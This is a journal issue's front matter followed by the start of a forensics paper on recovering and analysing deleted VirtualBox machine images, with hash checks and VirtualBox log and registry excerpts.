

IJCSIS Vol. 16 No. 2, February 2018
ISSN 1947-5500

International Journal of Computer Science & Information Security

© IJCSIS PUBLICATION 2018
Pennsylvania, USA

Indexed and technically co-sponsored by :



AUTHOR SERIES



Indexing Service

IJCSIS has been indexed by several world class databases, for more information, please access the following links:

Global Impact Factor

<http://globalimpactfactor.com/>

Google Scholar

<http://scholar.google.com/>

CrossRef

<http://www.crossref.org/>

Microsoft Academic Search

<http://academic.research.microsoft.com/>

IndexCopernicus

<http://journals.indexcopernicus.com/>

IET Inspec

<http://www.theiet.org/resources/inspec/>

EBSCO

<http://www.ebscohost.com/>

JournalSeek

<http://journalseek.net>

Ulrich

<http://ulrichsweb.serialssolutions.com/>

WordCat

<http://www.worldcat.org>

Academic Journals Database

<http://www.journaldatabase.org/>

Stanford University Libraries

<http://searchworks.stanford.edu/>

Harvard Library

<http://discovery.lib.harvard.edu/?itemid=|library/m/aleph|012618581>

UniSA Library

<http://www.library.unisa.edu.au/>

ProQuest

<http://www.proquest.co.uk>

Zeitschriftendatenbank (ZDB)
<http://dispatch.opac.d-nb.de/>

IJCSIS

ISSN (online): 1947-5500

Please consider to contribute to and/or forward to the appropriate groups the following opportunity to submit and publish original scientific results.

CALL FOR PAPERS

International Journal of Computer Science and Information Security (IJCSIS) January-December 2018 Issues

The topics suggested by this issue can be discussed in term of concepts, surveys, state of the art, research, standards, implementations, running experiments, applications, and industrial case studies. Authors are invited to submit complete unpublished papers, which are not under review in any other conference or journal in the following, but not limited to, topic areas.

See authors guide for manuscript preparation and submission guidelines.

Indexed by Google Scholar, DBLP, CiteSeerX, Directory for Open Access Journal (DOAJ), Bielefeld Academic Search Engine (BASE), SCIRUS, Scopus Database, Cornell University Library, ScientificCommons, ProQuest, EBSCO and more.

Deadline: see web site

Notification: see web site

Revision: see web site

Publication: see web site

Context-aware systems
Networking technologies
Security in network, systems, and applications
Evolutionary computation
Industrial systems
Evolutionary computation
Autonomic and autonomous systems
Bio-technologies
Knowledge data systems
Mobile and distance education
Intelligent techniques, logics and systems
Knowledge processing
Information technologies
Internet and web technologies, IoT
Digital information processing
Cognitive science and knowledge

Agent-based systems
Mobility and multimedia systems
Systems performance
Networking and telecommunications
Software development and deployment
Knowledge virtualization
Systems and networks on the chip
Knowledge for global defense
Information Systems [IS]
IPv6 Today - Technology and deployment
Modeling
Software Engineering
Optimization
Complexity
Natural Language Processing
Speech Synthesis
Data Mining

For more topics, please see web site <https://sites.google.com/site/ijcsis/>

arXiv.org

Google scholar

SCIRUS
search engine for science

ScientificCommons

Scribd

.docstoc
find and share professional documents

BASE
Bielefeld Academic Search Engine

CiteSeer^x beta

dblp.uni-trier.de
Computer Science
Bibliography

DOAJ
DIRECTORY OF
OPEN ACCESS
JOURNALS



ProQuest

For more information, please visit the journal website (<https://sites.google.com/site/ijcsis/>)

Editorial Message from Editorial Board

It is our great pleasure to present the **February 2018 issue** (Volume 16 Number 2) of the **International Journal of Computer Science and Information Security (IJCSIS)**. High quality research, survey & review articles are proposed from experts in the field, promoting insight and understanding of the state of the art, and trends in computer science and technology. It especially provides a platform for high-caliber academics, practitioners and PhD/Doctoral graduates to publish completed work and latest research outcomes. According to Google Scholar, up to now papers published in IJCSIS have been cited over 10060 times and this journal is experiencing steady and healthy growth. Google statistics shows that IJCSIS has established the first step to be an international and prestigious journal in the field of Computer Science and Information Security. There have been many improvements to the processing of papers; we have also witnessed a significant growth in interest through a higher number of submissions as well as through the breadth and quality of those submissions. IJCSIS is indexed in major academic/scientific databases and important repositories, such as: Google Scholar, Thomson Reuters, ArXiv, CiteSeerX, Cornell's University Library, Ei Compendex, ISI Scopus, DBLP, DOAJ, ProQuest, ResearchGate, LinkedIn, Academia.edu and EBSCO among others.

A great journal cannot be made great without a dedicated editorial team of editors and reviewers. On behalf of IJCSIS community and the sponsors, we congratulate the authors and thank the reviewers for their outstanding efforts to review and recommend high quality papers for publication. In particular, we would like to thank the international academia and researchers for continued support by citing papers published in IJCSIS. Without their sustained and unselfish commitments, IJCSIS would not have achieved its current premier status, making sure we deliver high-quality content to our readers in a timely fashion.

"We support researchers to succeed by providing high visibility & impact value, prestige and excellence in research publication." We would like to thank you, the authors and readers, the content providers and consumers, who have made this journal the best possible.

For further questions or other suggestions please do not hesitate to contact us at ijcsiseditor@gmail.com.

A complete list of journals can be found at:
<http://sites.google.com/site/ijcsis/>

IJCSIS Vol. 16, No. 2, February 2018 Edition

ISSN 1947-5500 © IJCSIS, USA.

Journal Indexed by (among others):



Open Access This Journal is distributed under the terms of the Creative Commons Attribution 4.0 International License (<http://creativecommons.org/licenses/by/4.0/>), which permits unrestricted use, distribution, and reproduction in any medium, provided you give appropriate credit to the original author(s) and the source.



Bibliographic Information

ISSN: 1947-5500

Monthly publication (Regular Special Issues)
Commenced Publication since May 2009

Editorial / Paper Submissions:

IJCSIS Managing Editor

[\(ijcsiseditor@gmail.com\)](mailto:ijcsiseditor@gmail.com)

Pennsylvania, USA

Tel: +1 412 390 5159

IJCSIS EDITORIAL BOARD

IJCSIS Editorial Board	IJCSIS Guest Editors / Associate Editors
Dr. Shimon K. Modi [Profile] Director of Research BSPA Labs, Purdue University, USA	Dr Riktesh Srivastava [Profile] Associate Professor, Information Systems, Skyline University College, Sharjah, PO 1797, UAE
Professor Ying Yang, PhD. [Profile] Computer Science Department, Yale University, USA	Dr. Jianguo Ding [Profile] Norwegian University of Science and Technology (NTNU), Norway
Professor Hamid Reza Naji, PhD. [Profile] Department of Computer Enigneering, Shahid Beheshti University, Tehran, Iran	Dr. Naseer Alquraishi [Profile] University of Wasit, Iraq
Professor Yong Li, PhD. [Profile] School of Electronic and Information Engineering, Beijing Jiaotong University, P. R. China	Dr. Kai Cong [Profile] Intel Corporation, & Computer Science Department, Portland State University, USA
Professor Mokhtar Beldjehem, PhD. [Profile] Sainte-Anne University, Halifax, NS, Canada	Dr. Omar A. Alzubi [Profile] Al-Balqa Applied University (BAU), Jordan
Professor Yousef Farhaoui, PhD. Department of Computer Science, Moulay Ismail University, Morocco	Dr. Jorge A. Ruiz-Vanoye [Profile] Universidad Autónoma del Estado de Morelos, Mexico
Dr. Alex Pappachen James [Profile] Queensland Micro-nanotechnology center, Griffith University, Australia	Prof. Ning Xu, Wuhan University of Technology, China
Professor Sanjay Jasola [Profile] Gautam Buddha University	Dr . Bilal Alatas [Profile] Department of Software Engineering, Firat University, Turkey
Dr. Siddhivinayak Kulkarni [Profile] University of Ballarat, Ballarat, Victoria, Australia	Dr. Ioannis V. Koskosas, University of Western Macedonia, Greece
Dr. Reza Ebrahimi Atani [Profile] University of Guilan, Iran	Dr Venu Kuthadi [Profile] University of Johannesburg, Johannesburg, RSA
Dr. Dong Zhang [Profile] University of Central Florida, USA	Dr. Zhihan Iv [Profile] Chinese Academy of Science, China
Dr. Vahid Esmaeelzadeh [Profile] Iran University of Science and Technology	Prof. Ghulam Qasim [Profile] University of Engineering and Technology, Peshawar, Pakistan
Dr. Jiliang Zhang [Profile] Northeastern University, China	Prof. Dr. Maqbool Uddin Shaikh [Profile] Preston University, Islamabad, Pakistan
Dr. Jacek M. Czerniak [Profile] Casimir the Great University in Bydgoszcz, Poland	Dr. Musa Peker [Profile] Faculty of Technology, Mugla Sitki Kocman University, Turkey
Dr. Binh P. Nguyen [Profile] National University of Singapore	Dr. Wencan Luo [Profile] University of Pittsburgh, US
Professor Seifeidne Kadry [Profile] American University of the Middle East, Kuwait	Dr. Ijaz Ali Shoukat [Profile] King Saud University, Saudi Arabia
Dr. Riccardo Colella [Profile] University of Salento, Italy	Dr. Yilun Shang [Profile] Tongji University, Shanghai, China
Dr. Sedat Akleyek [Profile] Ondokuz Mayıs University, Turkey	Dr. Sachin Kumar [Profile] Indian Institute of Technology (IIT) Roorkee

Dr Basit Shahzad [Profile] King Saud University, Riyadh - Saudi Arabia	Dr. Mohd. Muntjir [Profile] Taif University Kingdom of Saudi Arabia
Dr. Sherzod Turaev [Profile] International Islamic University Malaysia	Dr. Bohui Wang [Profile] School of Aerospace Science and Technology, Xidian University, P. R. China
Dr. Kelvin LO M. F. [Profile] The Hong Kong Polytechnic University, Hong Kong	Dr. Man Fung LO [Profile] The Hong Kong Polytechnic University

TABLE OF CONTENTS

1. PaperID 31011801: Virtual Machine Forensic Analysis and Recovery Method for Recovery and Analysis Digital Evidence (pp. 1-7)

Erfan Wahyudi, Departement of Informatics, Universitas Islam Indonesia, Yogyakarta, Indonesia
Imam Riadi, Departement of Information System, Universitas Ahmad Dahlan, Yogyakarta, Indonesia
Yudi Prayudi, Departement of Informatics, Universitas Islam Indonesia, Yogyakarta, Indonesia

Full Text: PDF [Academia.edu | Scopus | Scribd | Archive | ProQuest]

2. PaperID 31011806: Inspection of 3D Modeling Techniques for Digitization (pp. 8-20)

Deepali G. Chaudhary, Ramdas D. Gore, Bharti W. Gawali
Department of Computer Science & Information Technology, Dr. Babasaheb Ambedkar Marathwada University, Aurangabad, MS. (India)

Full Text: PDF [Academia.edu | Scopus | Scribd | Archive | ProQuest]

3. PaperID 31011810: An Efficient and Fault Tolerant Data Replica Placement Technique for Cloud based Storage Area Network (pp. 21-33)

Shabeen Taj G. A., Assistant professor, Dept. of CSE, Government Engineering College, Ramanagar, Karnataka
Dr. G. Mahadevan, Professor of CSE, AMCEC, 18th km Bannergatta Road, Bengaluru, India

Full Text: PDF [Academia.edu | Scopus | Scribd | Archive | ProQuest]

4. PaperID 31011813: Human Face Detection Based on Combination of Logistic Regression, Distance of Facial Components and Principal Component Analysis (pp. 34-41)

(1, 2) Anup Majumder, (3) Md. Mezbahul Islam, (4) Rahmina Rubaiat, (1) Md. Imdadul Islam
(1) Department of Computer Science and Engineering, Jahangirnagar University, Savar, Dhaka
(2) Department of Computer Science and Engineering, Daffodil International University, Dhaka
(3) Department of Computer Science and Engineering, MBSTU, Tangail
(4) Department of Computer Science and Engineering, BRAC University, Dhaka

Full Text: PDF [Academia.edu | Scopus | Scribd | Archive | ProQuest]

5. PaperID 31011815: RabbitMQ Implementation as Message Broker in Distributed Application with REST Web Services Based (pp. 42-47)

Vyorbigger B. Oppier, Information System Magister, Satya Wacana Christian University, Salatiga, Indonesia
Danny Manongga, Information Techology Faculty, Satya Wacana Christian University, Salatiga, Indonesia
Irwan Sembiring, Information Techology Faculty, Satya Wacana Christian University, Salatiga, Indonesia

Full Text: PDF [Academia.edu | Scopus | Scribd | Archive | ProQuest]

6. PaperID 31011816: Enhanced Intrusion Detection System using Feature Selection Method and Ensemble Learning Algorithms (pp. 48-55)

Manal Abdullah, Faculty of Computing and Information Technology, King Abdul-Aziz University, Jeddah, Saudi Arabia

Asmaa Balamash, Faculty of Computing and Information Technology, King Abdul-Aziz University, Jeddah, Saudi Arabia

Arwa Alshannaq, Faculty of Computing and Information Technology, King Abdul-Aziz University, Jeddah, Saudi Arabia

Soad Almabdy, Faculty of Computing and Information Technology, King Abdul-Aziz University, Jeddah, Saudi Arabia

Full Text: PDF [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

7. PaperID 31011820: Knowledge Engineering in Agriculture: A Case Study of Soft Computing Model for Wheat Production Management (pp. 56-62)

S. M. Aqil Burney, College of Computer Science & Information System, IoBM University, Karachi, Pakistan

Jawed Naseem, SSITU, SARC, Pakistan Agriculture Research Council, Karachi, Pakistan

Full Text: PDF [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

8. PaperID 31011821: Security Issues Of Virtual Private Networks: A Survey (pp. 63-67)

Abdulrahman Mueed Ali Alshehri, Hosam Lafi Aljuhani, Aboubakr Salem Bajenaïd

Full Text: PDF [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

9. PaperID 31011822: Multi-Agent Architecture for Distributed IT GRC Platform (pp. 68-76)

S. ELHASNAOUI, LPRI Laboratory, EMSI, Casablanca, Morocco, & LRI Laboratory, Systems architecture team, Hassan II University, Casablanca, Morocco

H. IGUER, S. FARIS & H. MEDROMI, LRI Laboratory, Systems architecture team, Hassan II University, Casablanca, Morocco

Full Text: PDF [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

10. PaperID 31011838: Improving Intrusion Detection with Deep Packet Inspection and Regular Expressions (pp. 77-98)

D. Baltatzis, International Hellenic University, Thessaloniki, Greece

P. Dinaki, International Hellenic University, Thessaloniki, Greece

N. Serketzis, Aristotle University of Thessaloniki, Greece

Full Text: PDF [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

11. PaperID 31011840: Survey: An Optimized Energy Consumption of Resources in Cloud Data Centers (pp. 99-104)

Sara Diouani & Hicham Medromi

Engineering research laboratory, System Architecture Team, ENSEM, HASSAN II University, Casablanca, Morocco

Full Text: PDF [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

12. PaperID 31011841: Privacy Things: Systematic Approach to Privacy and Personal Identifiable Information (pp. 105-116)

Sabah Al-Fedaghi, Computer Engineering Department, Kuwait University, Kuwait

Full Text: [PDF](#) [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

13. PaperID 31011842: Development of Internet of Things based Decision Support for Vehicle Drivers by using GPS and GSM (pp. 117-121)

*A. Kalyani (1), N. Dharma Reddy (1), G. Deva Prakash (1), M. Tanmai (1), Venkata Ratnam Kolluru (2)
(1) B.Tech student, Department of Electronics & Communication Engg, K L E F, Vaddeswaram, AP, India,
(2) Associate Professor, Department of Electronics & Computer Science Engg, K L E F, Vaddeswaram, AP, India*

Full Text: [PDF](#) [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

14. PaperID 31011843: Proposed Algorithms for UAV based Cloud Computing (pp. 122-128)

*Ahmed Refaat Sobhy, Benha Faculty of Engineering, Department of Computer Engineering, Benha University, Benha, Egypt
Abeer Tawakol Khalil, Benha Faculty of Engineering, Department of Computer Engineering, Benha University, Benha, Egypt
Mohamed M. Elfaham, Benha Faculty of Engineering, Department of Engineering basic Science, Benha University, Benha, Egypt
Atalla Hashad, Arab Academy for Science & Technology & Maritime Transport, College of Engineering & Technology, Cairo, Egypt*

Full Text: [PDF](#) [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

15. PaperID 31011845: F-LOCKER: An Android Face Recognition Applocker Using Local Binary Pattern Histogram Algorithm (pp. 129-135)

*Anna Liza A. Ramos, Mark Anthony M. Anasao, Denmark B. Mercado, Joshua A. Villanueva, Christian Jay A. Ramos, Arbenj Acedric T. Lara, Cara Nicloe A. Margelino
Institute of Computer Studies, Saint Michael's College of Laguna, Philippines*

Full Text: [PDF](#) [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

16. PaperID 31011846: An Efficient APOA Techniques For Generalized Residual Vector Quantization Based Image Compression (pp. 136-142)

*Divya A., Ph.D Research Scholar, Department of Computer Science, Erode Arts and Science College, Erode, Tamil Nadu, India
Dr. Sukumaran S., Associate Professor, Department of Computer Science, Erode Arts and Science College, Erode, Tamil Nadu, India*

Full Text: [PDF](#) [[Academia.edu](#) | [Scopus](#) | [Scribd](#) | [Archive](#) | [ProQuest](#)]

Virtual Machine Forensic Analysis And Recovery Method For Recovery And Analysis Digital Evidence

Erfan Wahyudi

Departement of Informatics
Universitas Islam Indonesia
Yogyakarta, Indonesia
erfan.wahyudie@gmail.com

Imam Riadi

Departement of Information
System
Universitas Ahmad Dahlan
Yogyakarta, Indonesia
imam.riadi@is.uad.ac.id

Yudi Prayudi

Departement of Informatics
Universitas Islam Indonesia
Yogyakarta, Indonesia
prayudi@uii.ac.id

Abstract— Virtual machine has been the most one of virtualization technology used today for working and saving hardware resources, besides as a tool conduct research on malware, network installations etc. The wide use of virtualization technology is becoming a new challenge for digital forensics experts to carry out further research on the recovery of evidence of deleted virtual machine image. This research tries to find out whether there is evidence of generated activity in the destroyed virtual machine and how to find the potential of digital evidence by using the Virtual Machine Forensic Analysis and Recovery method. The result showed, the virtual machine which was removed from the VirtualBox library could be recovered and analyzed by using autopsy tools and FTK with analytical method, 4 deleted files in the VMDK file could be recovered and analyzed against the digital evidence after checking the hash and metadata in accordance with the original. However, Virtual machine image with Windows-based and Linux-based operating systems which was deleted using the destroy method on VirtualBox could not be recovered by using autopsy and FTK, even though VirtualBox log analysis, deleted filesystem analysis, and registry analysis to recover backbox.vmdk and windows7.vmdk does not work, due to the deletion was done using a high-level removal method, almost similar to the method of wipe removal of data on the hard drive.

Keywords: *Virtual, Forensics, Recovery, Cybercrime, Anti-Forensics*

I. INTRODUCTION

Digital forensics is a sequence of process of identifying, obtaining, analyzing and presenting evidences to the court to resolve a criminal case by observing and maintaining the integrity and authenticity of the evidence [1]. The applying of digital forensics in a virtual machine is by and large called as virtual machine forensics. However, this case cannot be separated from the existence of various techniques or other methods to remove evidences, this technique is commonly called anti-forensics. From such anti-forensic techniques, removing and restoring the VM to the system's initial snapshot are categorized into the tapping of artifact and trace removal. The process of creating and operating virtual machine is very easy, and even there are a lot of tutorial of those processes in the internet. The virtual machine can be run in portable mode by installing from a USB drive and using snapshot as the easiest removal technique. The motivation use of anti-forensics is to

minimize or inhibit the discovery of digital evidence in criminal cases [2]. Although it has been destroyed by attacker, it is still possible that the file and evidence can be found and restored.

Forensic investigations on virtual machines has brought out a challenge to investigators due to their systems are different from physical computer in common. It is not corresponding with the ease of usage and the rapidity development of this technology today. Most of literature discuss about file recovery, performance optimization, and security enhancements, only a few which is deal with virtual machine forensics. The number of computer crime cases and computer related crime that is handled by Central Forensic Laboratory of Police Headquarters at around 50 cases, the total number of electronic evidence in about 150 units over a period of time [3].

There is an interesting study for the author. That is, a paper which analyzed the virtual machine snapshot on the .vdi image which revealed that the files that had been deleted could not be recovered [4]. In general, that research was not using a clear method and did not accompanied by a clear reason why the file could not be recovered. Depart from that problem, author conducts more in-depth research, especially on destroyed virtual machine, as well as proposes a methodology as a basic reference for forensic analysis and recovery. The domain of this research is digging up information and conducting recovery on deleted and destroyed virtual machines. The method which is used to obtain the data is Virtual Machine Forensics Analysis & Recovery using static forensic acquisition method and live forensic acquisition.

II. LITERATURE REVIEW

Previous research duplicated a server into two or more virtual machine servers, in which each virtual machine image as the result of the duplication was run in a different VM. Various usage of VMs depended on the computing power, availability and cost. As a result, they presented a new optimization model to determine the number and type of VM required for each server that could minimize costs and ensured the availability of the SLR (Service Level Agreement). It also showed that the use of duplicate on several different VMs could be more cost-effective to run multiple servers in virtual machine rather limited the server copy to run in single VM [5].

Maintaining the integrity of an original evidence is essential for the forensic examination process since only changing one bit between the gigabits will change the data and can not be undone and doubt the evidence being extracted. In traditional write-blockers, virtual machine forensics are used to maintain the integrity of the evidence and prevent the OS from altering, but it presents a more difficult challenge to be handled. Accessing digital storage is less likely to be done, usually, the only storage that can be accessed is a virtual hard drive. It certainly has the same integrity issues as real devices and with additional complication. In this case, it is not possible to use hardware-based write-blockers to prevent changes to the data. Tobin & Kechadi (2016) presented an implementation of their own write-blocker software and demonstrated how to use it in order to be conformable to ACPO principles in digital evidence [6].

III. BASIC THEORY

A. Static Forensics

Static forensics is the most method of acquisition used today by extracting, analyzing and obtaining electronic evidence which is conducted after the incident occurred. Static forensics technology is well developed, especially in aspects of digital evidence extraction, analysis, assessment, submission and conformity with applicable legal procedures. There are many ways that can be done in accordance with current technological developments, such as copying disk images, searching for information and filtering technologies, and others that all play an important role in digital forensic processes. Some static forensics tools were developed by various IT Security companies in the world such as text search tools, drive image programs, forensics toolkits, the corner's toolkit, ForensiX, NTI, EnCase, Autopsy, etc. Furthermore, it has been proven accepted by forensic experts that all have played an important role in the digital forensics process [7].

Static analysis methods are often more effective in the process of recovering data from storage. There are some advantages of this method such as: accessing and identifying the file system; recovering deleted files that have not been overwritten by other files; specifying the file type, using the file by keywords and appropriate pattern or MAC (Modify, Access, Creation) times, and carving relevant data from a larger portion of the raw data. This static analysis method forms the basis of most digital evidence recovery processes and is widely used by legal practitioners [8].

Static Acquisition is performed on electronic evidence confiscated by officers at the scene of a crime or submitted by the suspect [9]. Generally, this method is preferred by the investigator in collecting digital evidence because the process of data acquisition will not change the existing data on electronic evidence during the acquisition process [10]. Before performing the acquisition on the analytics computer, the write blocker is turned on first to prevent any data changes such as hash on the drive when connected to computer analysis.

The challenge of the static acquisition is when it is in certain situations where the drive or the data-set is encrypted and read if only the computer is switched on and logged in with the owner's username and password, or if only the computer can only be accessed over remote network from

the investigator. So the right solution for such case is to use Live Acquisition digital evidence collection method [11].

B. Live Forensics

Live Forensics and traditional forensic techniques had similarities to the methods that are identification, storage, analysis, and presentation. But, live forensics was a development of the lack of traditional forensic techniques that could not get information from data and information that could be obtained if only the system was running such as memory, network process, swap file, running system process, and information from system files [12]. The principle is to save digital evidence in the form of process and any computer activity when it is on and connected to a computer network, as digital evidence on a computer that is on fire will be lost when the computer has been shut down [13].

IV. RESEARCH METHODS

In this paper, the author proposes a methodology for conducting acquisition and analysis. It is expected to be able to obtain information relating to existing digital evidence in accordance with the case, the method can be seen in figure 1 below.




Figure 1. The Proposed Methodology

In this study, the author also proposed different method of analysis of previous research method. This is due to the analytical step has its own part and way. The analysis is done under two conditions: first; analyzing the intact and undeleted files of the VirtualBox system, and second; analyzing the OS/application, registry, metadata and other logs to look for evidence and the reason "why the virtual machine that has been destroyed cannot be restored?". The analysis schema proposed in this research can be seen in figure 2 below:




Figure 2. Analysis Flow

To test the methodology and to support the research, required hardware and software as follow in Table 1.

Table 1. Hardware and Software

Hardware	Software
Laptop Core i7 8GB RAM	VirtualBox
HDD Toshiba 1 TB	Autopsy 4.5.0
HDD WD 60 GB	Forensic Toolkit 1.71
	FTK Imager
	Regshot
	USB Writeblocker

Case scenarios used to test the proposed method is to delete files on storage and hacking to analyze the browser history. The details can be seen in table 2 below.

Table 2 Testing Scenario

No	Scenario 1	Scenario 2	Status
1	Windows 7.vmdk	-	Destroy
2	Backbox.vmdk	-	Destroy
3	-	Backbox 2.vmdk	Remove From Library
4	-	Windows7 2.vmdk	Remove From Library
5	Recover deleted files in backbox & windows 7		Delete
6	Chrome history analysis on windows 7 (web hacking)		

V. ANALYSIS AND RESULT

A. Acquisition and Imaging

The method which applied was static acquisition method where the acquisition process is performed when the machine or device is switched off. An important step that should not be missed before the acquisition process is to install a write blocker on the device that will be used to

make the acquisition, this is to avoid operating systems such as windows to write data automatically and contamination of the original data to be acquired.

In order to guarantee the authenticity of the result of imaging, it is necessary to record information from the acquisition process. Such information is begun and ended by acquisition process, hash value, and the size of the imaging file. MD5 hash 62d2cc945331bb43eb3b34e75df72430 and SHA1 hash 7721ebd99bd66d90b0fc7a0ce6d95e3da317c420 after verifying result match.

B. Recover VM Image

In this research, Forensics Toolkit and Autopsy was applied to perform the recovery process of virtual machine image file that had been deleted along with important files in it. It can also open the image file from the virtual machine and then extracted and stored in the computer for the analysis process. The virtual machine image disk can be exported out by using it and then add to Open Case or New Case as a new device and create a single .vdi or .vmdk file, As if it is a complete hard drive containing the system information. By Recovering the deleted VM and extracting all the contents of the hard disk, file can make it easier for investigators to find out and access all the intact or deleted data that is on it.

After the acquisition process, which can be done directly recovery is the second scenario, the scenario remove from the library on two files, Backbox 2.vmdk, and Windows7 2.vmdk. Then the extract on the backbox 2.vmdk file uses autopsy to analyze the files in it, and hashing to adjust the original hash values and results of extract. The result, seen the value of MD5 Hash 3eb4d201f6c40e6df74cf4b3b125b8af which apparently match with MD5 Original Hash. While the file windows7 2.vmdk after extracting has a value MD5 Hash 80a691fbc5352c0786b8a7e92ed3a7c3 which also match with MD5 value Original Hash.

C. Extract Filesystem Metadata.

a) Deleted Filesystem Extraction

At this stage, extracted metadata filesystem on VirtualBox is to search for facts or evidence and digital traces of VM Backbox.vmdk and windows 7.vmdk which had been erased. After analyzing the deleted files using autopsy and FTK, we got some files from the plugin filesystem VirtualBox called vboxinfo.py which contained standard information about the file. From the information obtained, the file was created on 10-10-2017 at 19:15:06 WIB, at the same time the file was last accessed and modified, so from this file we can not find more specific information about traces of digital evidence searching for.

b) Log Virtualbox Extraction

The attack happened and any activities in the computer network can generally be stored in a log file that has a specific data format [14]. VBoxSVC.log is a Virtual Box log file and found in metadata file ID: 955 (S-1-5-21-1274466777-218395936-3752514298-1001) created on 19-10-2017 at 16:25:04 and last times accessed and modified at 16:28:30 on the same date.

```

695-2d8d-4256-9c7c-ccc4184fa048) aComponent=(Machine) aText=(Machine is not locked for ses
sion (session state: Unlocked)), preserve=false
00:09:17.774074 ERROR (COM): aRC=VBOX_E_OBJECT_NOT_FOUND (0x80bb0001) aIID={3295e
6ce-b051-47b2-9614-2c588bfe7554} aComponent=(ExtPacKManager) aText=(No extension pack by t
he name 'Oracle VM VirtualBox Extension Pack' was found), preserve=false
00:09:17.784655 ERROR (COM): aRC=VBOX_E_IPRT_ERROR (0x80bb0005) aIID={480cfe95-2d
8d-4256-9c7c-ccc4184fa048} aComponent=(SessionMachine) aText=(Saved screenshot data is not
available (VERR_NOT_SUPPORTED)), preserve=false
00:09:17.949290 ERROR (COM): aRC=E_FAIL (0x80004005) aIID={05f2bbb6-a3a6-4fb9-9b4
9-gd0dda7142ac} aComponent=(Medium) aText=[UUID {dc782d1b-6804-4b24-916a-7a7495abe050} of
the medium 'C:\Users\tesis\VirtualBox\VMs\Backbox\Backbox.vmdk' does not match the value {
55c42aab-e036-4cbe-b598-c4e64c0b5cbf} stored in the media registry ('C:\Users\tesis\Vir
tualBox\VirtualBox.xml')], preserve=false
00:21:26.196252 ERROR (COM): aRC=VBOX_E_OBJECT_NOT_FOUND (0x80bb0001) aIID={fafa4
e17-1ee2-4906-a10e-fe7c18bf5554} aComponent=(VirtualBox) aText=(Could not find a registere
d machine named 'Backbox'), preserve=false
00:21:32.349560 ERROR (COM): aRC=VBOX_E_OBJECT_NOT_FOUND (0x80bb0001) aIID={fafa4
e17-1ee2-4906-a10e-fe7c18bf5554} aComponent=(VirtualBox) aText=(Could not find a registere
d machine named 'C:\Users\tesis\VirtualBox\VMs\Backbox\Backbox.vbox'), preserve=false
00:21:32.430060 ERROR (COM): aRC=VBOX_E_OBJECT_NOT_FOUND (0x80bb0001) aIID={fafa4

```

Figure 3. Log information about Backbox.vmdk

From the logs, there is information that VirtualBox could not find the Backbox.vmdk virtual machine located in the Backbox directory where Backbox.vmdk is the core file of the VM Backbox that was being run in VirtualBox. The information printed in Figure 3 above indicates that the Backbox folder and its files had been deleted due to the VirtualBox system and the storage itself when destroyed through the VirtualBox app, then the registry file VirtualBox.xml was searched and analyzed that was located in the "VirtualBox" directory and found out information like the following figure 4.

```

<ExtraDataItem name="GUI/GroupDefinitions/" value="m=7649b3ec-bcf8-47a7-9a4e-00e4025
ad383;m=c48c2315-d8e5-4319-993e-4c6730e2ee28"/>
<ExtraDataItem name="GUI/LastItemSelected" value="m=Backbox 2"/>
<ExtraDataItem name="GUI/LastWindowPosition" value="558,98,770,550"/>
<ExtraDataItem name="GUI/RecentFolderHD" value="C:\Users\tesis\VirtualBox\VMs\Back
box.vmdk,"/>
<ExtraDataItem name="GUI/RecentListHD" value="C:\Users\tesis\VirtualBox\VMs\Backbox
.vmdk,"/>
<ExtraDataItem name="GUI/SplitterSizes" value="156,609"/>
</ExtraData>
<MachineRegistry>
<MachineEntry uuid="{7649b3ec-bcf8-47a7-9a4e-00e4025ad383}" src="C:\Users\tesis\Vir
tualBox\VMs\Backbox 2\Backbox 2.vbox"/>
<MachineEntry uuid="{c48c2315-d8e5-4319-993e-4c6730e2ee28}" src="C:\Users\tesis\Vir
tualBox\VMs\windows 7 2\windows 7 2.vbox"/>
</MachineRegistry>
<MediaRegistry>
<HardDisks/>

```

Figure 4. Log Registry Information VirtualBox

While, information was found in the file VirtualBox.xml which states that the backbox folder, and backbox.vmdk files that is in Recent Folder and Recent List, which show that the folder and this file had ever accessed by the user. From this information, there is no trace that leads to the storage and there is possibility to return that backbox.vmdk file.

